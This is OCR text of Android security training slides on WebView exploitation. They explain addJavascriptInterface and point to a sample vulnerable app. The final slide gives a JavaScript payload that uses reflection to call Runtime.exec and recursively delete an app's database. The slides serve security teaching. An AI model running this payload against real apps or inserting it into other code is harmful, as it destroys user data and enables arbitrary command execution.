
Android Security & Exploitation



Aditya Gupta (@adi1391)

Founder, Attify (http://attify.com)

adi@attify.com

Certifications : http://securitytube-training.com
Pentester Academy : http://PentesterAcademy.com

What's a Webview

- What's a Webview?
- Can you execute Javascript using Webview?
- Can the Javascript interact with the Java code via the interface ?
- What can you do with the interaction?

Webviews in Android

- Allows developers to display web content within apps
- Could be app content or for advertisements
- Sept 2013 : ~70% of the apps use webview
- Gives websites access to system related info and data

- Great Resource for Webview exploitation : http://50.56.33.56/blog/?p=314

Who were vulnerable?

- 8/10 ad libraries
- All of the popular ones
- Almost 95% of the entire Android users

Webviews in Android

- Using webview

  - Webview AppsWebview = new Webview();

    AppsWebview.addJavascriptInterface(new ClassName(), “android”);

- Interface name : android

- Sample vulnerable code from https://github.com/jduck/VulnWebView

Attack Payload

- Attack Payload could be :

```
<script>
var path='/data/data/web.exp.tw/databases/
webview.db';

function execute(cmd){

window.location.getClass().forName('java.lang.Runti
me').getMethod('getRuntime',null).invoke(null,null)
.exec(cmd);}

execute(['/system/bin/rm', '-R', path]);
</script>
```